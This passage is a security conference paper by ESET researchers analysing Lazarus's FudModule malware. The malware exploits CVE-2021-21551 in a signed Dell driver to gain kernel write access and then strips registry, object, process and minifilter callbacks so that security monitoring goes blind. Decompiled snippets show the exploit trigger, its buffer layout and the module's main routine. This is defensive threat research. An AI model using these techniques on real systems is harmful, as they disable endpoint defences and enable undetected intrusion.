2022
PRAGUE

28 - 30 September, 2022 / Prague, Czech Republic

LAZARUS & BYOVD: EVIL TO THE WINDOWS CORE

Peter Kálnai & Matěj Havránek
ESET, Czech Republic

peter.kalnai@eset.com
matej.havranek@eset.com

ABSTRACT

As defined by the *Microsoft Security Serving Criteria for Windows*, the administrator-to-kernel transition is not a security boundary. Nevertheless, it is an advantage to have the ability to modify kernel memory, especially if an attacker can achieve that from user space. The Bring Your Own Vulnerable Driver (BYOVD) technique is a viable option for doing so: the attackers carry and load a specific kernel driver with a valid signature, thus overcoming the driver signature enforcement policy (DSE). Moreover, this driver contains a vulnerability that gives the attacker an arbitrary kernel write primitive. In such cases, the *Windows* API ceases to be a restriction, and an adversary can tamper with the most privileged areas of the operating system at will.

To complete this mission successfully, one must undergo an undoubtedly sophisticated and time-consuming process: choosing an appropriate vulnerable driver; researching *Windows*' internals, as the functioning of the kernel is not well documented; working with a code base that is unfamiliar to most developers; and finally testing, as any unhandled error is the last step before a BSOD, which might trigger a subsequent investigation and the loss of access.

In this paper we dive into a deep technical analysis of a malicious component that was used in an APT attack by Lazarus in late 2021. The malware is a sophisticated, previously undocumented user-mode module that uses the BYOVD technique and leverages the CVE-2021-21551 vulnerability in a legitimate, signed *Dell* driver. After gaining write access to kernel memory, the module's global goal is to blind security solutions and monitoring tools. This is tactically realized via seven distinct mechanisms that target important kernel functions, structures, and variables of *Windows* systems from versions 7.1 up to *Windows Server 2022*. We will shed more light on these mechanisms by demonstrating how they operate and what changes they make to system monitoring once the user-mode module is executed.

When compared to other APTs using BYOVD, this Lazarus case is unique, because it possesses a complex bundle of ways to disable monitoring interfaces that have never before been seen in the wild. While some of the individual techniques may have been spotted before by vulnerability researchers and game cheats, we will provide a comprehensive analysis of all of them and put them in context.

INTRODUCTION

In October 2021, we recorded an attack on an endpoint of a corporate network in the Netherlands [1]. Various types of malicious tools were deployed onto the victim's computer, many of which can confidently be attributed to the infamous Lazarus threat actor [2]. Besides usual malware like HTTP(S) backdoors, downloaders and uploaders, one sample attracted our curiosity – an 88,064-byte user-mode dynamically linked library with internal name `FudModule`. Its functionality is the main subject of this paper.

FUDMODULE

Installation

The complete chain of the delivery of `FudModule` was not fully recovered. The initial discovery was shellcode with an encrypted buffer running in the memory space of a legitimate, but compromised, `msiexec.exe` process. In Figure 1, one can see the action of loading the decrypted buffer (`l_au8Decrypted`), which contains `FudModule`, and also that the 64-bit return value (`ret_Close`) of its exported `Close` function is stored as a hexadecimal string in `C:\WINDOWS\windows.ini`. The return value represents how successful the payload was in its mission.

```
Dll_FudModule = (_QWORD *)Proc::loadDll(l_au8Decrypted);
hDll = Dll_FudModule;
if ( Dll_FudModule )
{
  Export_Close = (__int64 (*)(void))Proc::loadExport_Close(Dll_FudModule);
  ret_Close = Export_Close();
  Proc::cleanup(hDll);
  memset(v3, 0, 88064ui64);   C:\Windows\windows.ini
  FileW = CreateFileW(FileName, GENERIC_WRITE, 2u, 0i64, FILE_SHARE_WRITE, FILE_ATTRIBUTE_NORMAL, 0i64);
  if ( FileW != (HANDLE)-1i64 )
  {
    sprintf(Buffer, "%08X", ret_Close);
    WriteFile(FileW, Buffer, strlen(Buffer), &NumberOfBytesWritten, 0i64);
    CloseHandle(FileW);
  }
  return 0i64;
}
```

Figure 1: In-memory shellcode that loads `FudModule`. The return value is stored in `windows.ini`.

It turns out that `FudModule`'s functionality is focused on the *Windows* kernel space. However, user-mode DLLs cannot read or write kernel memory directly. To achieve that, this module leverages the Bring Your Own Vulnerable Driver (BYOVD) technique – it loads an embedded, validly signed legitimate driver, `DBUtil_2_3.sys`, developed by *Dell*. There are various flaws present in the driver, with a single CVE assigned in May 2021: CVE-2021-21551 (see [3]). The attackers are only interested in acquiring the kernel write primitive. In case this step fails, the module quits, as any further actions would be impossible to complete.

The driver is dropped into the `C:\WINDOWS\System32\drivers\` folder under a name randomly chosen from `circlassmgr.sys`, `dmvscmgr.sys`, `hidirmgr.sys`, `isapnpmgr.sys`, `mspqmmgr.sys` and `umpassmgr.sys`. Note that this operation already requires administrator privileges.

In Figure 2, CVE-2021-21551 is triggered by calling the `DeviceIoControl` API with a specific control code and buffer. The code, `0x9B0C1EC8 (IOCTL_VIRTUAL_WRITE)`, is a value required by the driver to execute the correct program branch of `DBUtil_2_3` for the kernel write vulnerability. The buffer consists of 32 bytes: `0x4141414142424242`, followed by a specifically calculated kernel address and 16 zero bytes. The kernel address is the location of the PreviousMode [4] member of the current thread's `ETHREAD` object. Rewriting this parameter from `0x01` (`UserMode`) to `0x00` (`KernelMode`) will indicate to native system services that this user-mode thread originates from kernel mode and all subsequent calls of the `nt!NtWriteVirtualMemory` API targeting kernel memory will proceed successfully.

```
int __fastcall Core::drop_Driver_get_Kernel_Write(pMalConfig *pMalwareConfig)
{
  u64Offset_KTHREAD_PreviousMode = pMalwareConfig->u64Offset_KTHREAD_PreviousMode;
  BytesReturned = 0;
  InBuffer[2] = 0i64;                          // KernelMode = 0x0
  InBuffer[0] = 0x4141414142424242i64;
  CurrentProcess_KTHREAD = pMalwareConfig->CurrentProcess_KTHREAD;
  InBuffer[3] = 0i64;
  InBuffer[1] = u64Offset_KTHREAD_PreviousMode + CurrentProcess_KTHREAD - 7;
  bIsInstalled = FS::install_DBUtil_driver(pMalwareConfig);
  if ( bIsInstalled )
    return DeviceIoControl(
             (HANDLE)pMalwareConfig->hFile_DBUtil23,
             IOCTL_VIRTUAL_WRITE,
             InBuffer,
             32u,
             OutBuffer,
             32u,
             &BytesReturned,
             0i64);
  return bIsInstalled;
}
```

Figure 2: The current user-mode module has kernel mode enabled via the vulnerable driver's ability to write to kernel memory.

Several low-level *Windows* API functions from `ntdll.dll` are resolved dynamically: `NtUnloadDriver`, `NtLoadDriver`, `NtQuerySystemInformation`, `NtWriteVirtualMemory`, `RtlInitUnicodeString`, `NtOpenDirectoryObject`, `NtOpenSection`, `NtMapViewOfSection`, `NtUnmapViewOfSection` and `RtlCreateUserThread`. Moreover, the following conditions must be met to prevent the module from exiting prematurely:

- The process must not be debugged (from checking the flag `BeingDebugged` in the Process Environment Block [5]).
- The version of *Windows* must be between *Windows 7.1* and *Windows Server 2022* (see a list of *Windows* versions at [6]).

Next, the kernel base addresses of `ntoskrnl.exe` and `netoi.sys` must be obtained (by parsing the result of an `NtQuerySystemInformation` call with the `SystemModuleInformation` parameter). These addresses are important for resolving additional kernel pointers later.

What follows is an explanation of the types of kernel manipulations made by this malicious module. The numbering of the next seven sections corresponds with the bit fields in the `u32Flags` value (see Figure 3). Recall that this bit field is returned to the shellcode loading the module and stored in a file `C:\WINDOWS\windows.ini`, as shown in Figure 1. From the high-level perspective, this module is responsible for removing notifications that are needed for a security solution to monitor what is going on within the system and hence to flag potentially malicious behaviour.

```
__int64 __fastcall Close()
{
  u32Flags = 0;
  l_pMalwareConfig = (pMalConfig *)((__int64 (__fastcall *)(__int64, __int64))LocalAlloc)(64i64, 3592i64);
  if ( !Core::init_MalwareConfig(l_pMalwareConfig) )
    return 0xFFFFFFFFi64;
  if ( !Core::drop_Driver_get_Kernel_Write(l_pMalwareConfig) )
    return 0xFFFFFFFEi64;
  if ( (unsigned int)Kernel::clear_Registry_Callbacks(l_pMalwareConfig) )
    u32Flags = 1;
  if ( (unsigned int)Kernel::remove_Object_Callbacks(l_pMalwareConfig) )
    u32Flags |= 2u;
  if ( (unsigned int)Kernel::safely_omit_Process_Callbacks(l_pMalwareConfig) )
    u32Flags |= 4u;
  if ( (unsigned int)Kernel::disable_Nonlegacy_Minifilter_Callbacks(l_pMalwareConfig) )
    u32Flags |= 8u;
  if ( (unsigned int)Kernel::process_Callouts(l_pMalwareConfig) )
    u32Flags |= 0x10u;
  if ( (unsigned int)Kernel::zero_ETW_RegHandles(l_pMalwareConfig) )
    u32Flags |= 0x20u;
  if ( (unsigned int)Kernel::change_PfSnNumActiveTraces(l_pMalwareConfig) )
    u32Flags |= 0x40u;
  memset(l_pMalwareConfig, 0, sizeof(pMalConfig));
  LocalFree(l_pMalwareConfig);
  return u32Flags;
}
```

Figure 3: The main procedure of `FudModule`'s `Close` export.

Features

There are seven features that `FudModule` tries to turn off. For each case, we try to cover the following:

- Purpose: to explain high-level behaviour, using a simple open-source driver example from *Microsoft*'s *GitHub* [7] or complex closed software like *Process Monitor* or *Windows Defender.*
- Core: to show the underlying low-level principles of the feature, especially the kernel structures.
- Attack: to describe in detail how `FudModule` turns off the mechanism.
- Impact: to demonstrate what is affected and no longer working.

0x01: Registry callbacks

Microsoft's documentation [8] states 'a *registry filtering driver* is any kernel-mode driver that filters registry calls'. Such drivers are notified of any WINAPI calls to registry functions. Besides various security solutions, a good example of an application having such a filtering driver and relying on such callbacks is the well-known *Process Monitor* by *Microsoft*'s *Sysinternals* team. The tool logs registry events (see Figure 4) including just the `regedit.exe` process for simplicity. The filter excludes all other event classes, because only the Registry switch is on.



Figure 4: Process Monitor properly logging events from the Registry event class for `regedit.exe`.

All registry callbacks are stored in the doubly linked list `CallbackListHead`, which is unexported. When *Process Monitor* is running, there are at least two registered callbacks: its own one and one belonging to `WdFilter.sys`, which is a component of *Windows Defender*, see Figure 5. Note that the latter driver also occurs in many additional features.



Figure 5: A doubly linked list `CallbackListHead` with two registered callback structures for `WdFilter.sys` and `Procmon24.sys`. For simplicity, the red arrows sketch just one direction of the list.

So, the first step of `FudModule` is to obtain the address of the exported `nt!CmRegisterCallback` function within the `ntoskrnl.exe` memory base. The procedure contains a reference of `CallbackListHead`, so its address helps to compute the location of the doubly linked list of interest. The linked list is emptied in such a way that its tail points to its head, indicating that it is empty. Thus, monitoring of any actions performed on the *Windows* registry relying on this mechanism is stopped (see Figure 6). The *Process Monitor*'s current filter is shown explicitly, to demonstrate what was expected to be logged, but wasn't, despite our actions of opening and editing registry entries within the Regedit in the background.



Figure 6: No registry events recorded in Process Monitor after meddling with the doubly linked list.

0x02: Object callbacks

There is a sample driver, `ObCallbackTest.sys`, of the `ObCallbackTest` solution on *Microsoft*'s *GitHub* [9] that demonstrates the use of registered callbacks for process supervision. Using the user-mode executable `ObCallbackTestCtrl.exe` with the corresponding switches, one can prevent a chosen process from being created (`-reject`) or terminated (`-name`). When we use the latter switch for `notepad.exe`, a user cannot terminate that process, as seen in the last two lines of Figure 7.

To perform the attack successfully, the first step is to locate the address of the exported `nt!ObGetObjectType` function. Next, the attacker needs to find a pointer to the object callback table, `nt!ObTypeIndexTable`, with an algorithm such that its success is not dependent on the version of *Windows* it runs on; see Figure 8 for various locations of the pointer of interest.



Figure 7: It's not possible to kill `notepad.exe` after registering an object callback that controls process creation.



Figure 8: The body of the `nt!ObGetObjectType` function of `ntoskrnl.exe` in Windows 7.1 and Windows 10 10773, respectively.

This `nt!ObTypeIndexTable` table contains pointers to all `OBJECT_TYPE` structures. Each structure has a `CallbackList` field that points to the head of a list of installed callbacks (see Figure 9 for the `PsProcessType` object). `FudModule` clears this list in the same way as in the previous mechanism – by pointing its tail to its head.



Figure 9. `PsProcessType`, one of the `OBJECT_TYPE` structures in `nt!ObTypeIndexTable`. Highlighted in red is one direction of the doubly linked list containing two callbacks, for `WdFilter.sys` and `ObCallBackTest.sys`.

Afterwards, the process `notepad.exe` (2560) from Figure 7 is no longer protected and we can kill it.

0x04: Process, image and thread callbacks

There are several process-related notifications available from the *Windows* kernel. One can run *Process Monitor* and track events generated when a new process or thread starts and an executable image is loaded – see Figure 10 when just the `notepad.exe` process is included for simplicity. The filter excludes all other event classes, because only the Process switch is on.



Figure 10: Process Monitor properly logging events from the Process event class for `notepad.exe`.

The callbacks are organized in three global tables of pointers denoted as `nt!PspCreateThreadNotifyRoutine`, `nt!PspSetCreateProcessNotifyRoutine` and `nt!PspLoadImageNotifyRoutine`. Figure 11 shows the `PspLoadImageNotifyRoutine` function table with two callbacks for an allowlisted `ahcache.sys` (in dark blue) and targeted `Procmon24.sys` (in red).



Figure 11: `PspLoadImageNotifyRoutine` function table with two callbacks for an allowlisted `ahcache.sys` and targeted `Procmon24.sys`.

The attack starts by resolving the kernel addresses of the functions `nt!PsSetCreateThreadNotifyRoutine`, `nt!PsSetCreateProcessNotifyRoutineEx` and `nt!PsSetLoadImageNotifyRoutine`. Next, the addresses of the global pointers are obtained algorithmically, so that success is preserved with a *Windows* update. Finally, the tables are parsed; before removing a callback, a check is performed to see if it belongs in the list of allowlisted drivers seen in Table 1.

`FudModule` seems to care about the *safety* of the unhooking operation; it also resolves the global variable `nt!PspNotifyEnableMask`, which is zeroed first, so *no notifications* are sent to existing drivers; then the notification handler pointers for non-allowlisted drivers are cleared. Finally, the `nt!PspNotifyEnableMask` is restored to its original value, so the allowlisted drivers continue to function without being affected.

Filename	Description
`\ntoskrnl.exe`	NT Kernel & System
`\ahcache.sys`	Application Compatibility Cache
`\mmcss.sys`	Multimedia Class Scheduler Service Driver
`\cng.sys`	Kernel Cryptography, Next Generation
`\ksecdd.sys`	Kernel Security Support Provider Interface
`\tcpip.sys`	TCP/IP Driver
`\iorate.sys`	I/O Rate Control Filter
`\ci.dll`	Code Integrity Module
`\dxgkrnl.sys`	DirectX Graphics Kernel

Table 1: Allowlist of Microsoft drivers.

As a result, security solutions that have set up notifications for when a process or a thread is created would no longer be notified of such events. In particular, *Process Monitor* won't show the process-related activity of `notepad.exe` – see

Figure 12. Again, the current filter is shown explicitly, to demonstrate what was expected to be logged but wasn't, despite our actions of opening and closing instances of *Notepad* in the background.



Figure 12: No process events of `notepad.exe` *recorded in Process Monitor after removing process-related callbacks.*

0x08: File system callbacks in non-legacy minifilters

There's a `Scanner File System Minifilter Driver` solution in *Microsoft*'s *GitHub* [10] that demonstrates how a minifilter examines file system data. When its user-mode console component `scanuser.exe` is running, it communicates with the `scanner.sys` kernel driver. It is possible to specify a list of denied keywords, restricting any operations that contain them. In our case, we chose the EICAR test string [11]. Figure 13 shows a failed attempt to save the string to a new file called `malware.txt`.



Figure 13: Write access to a file is denied when it contains a forbidden string.

`FudModule` aims to turn off this functionality by disabling all non-legacy minifilters. First, the kernel memory address of `nt!MmFreeNonCachedMemory` is obtained in order to calculate the value of the non-exported `nt!MiPteInShadowRange` function. Next, the addresses of three functions, `FilterFindNext`, `FilterFindFirst` and `FilterFindClose`, from `fltlib.dll`, are retrieved to parse the `FILTER_AGGREGATE_STANDARD_INFORMATION` structures containing information about minifilters and legacy filter drivers. Minifilters are an option, provided by the operating system to third-party developers, representing a simpler and more robust alternative to legacy file system filter drivers [12]. Put simply, minifilters are *Windows* file system drivers that monitor or track file system data, with components of endpoint security products like AVs and EDRs being a classic example.

`FudModule` then retrieves only the non-legacy minifilters (identified by the flag `FLTFL_ASI_IS_LEGACYFILTER` [13] being set to false) and stores them in an array within the malicious structure. Moreover, and quite to our surprise, the attackers continue performing very risky manipulations and modifying the `PostCall` field for numerous IRP dispatch routines [14] (like `IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION`, `IRP_MJ_CREATE_MAILSLOT`, `IRP_MJ_CREATE`, `IRP_MJ_WRITE`, `IRP_MJ_SET_INFORMATION` and `IRP_MJ_FILE_SYSTEM_CONTROL`) in the loaded minifilter. `FudModule` modifies the prologs of the minifilter's functions so that they return immediately instead of processing the notification. This level of intrepidity in the kernel space is rarely seen among malware authors. See Figure 14 for an example of the `scanner.sys` minifilter being disabled – making `malware.txt` from Figure 13 accessible again.

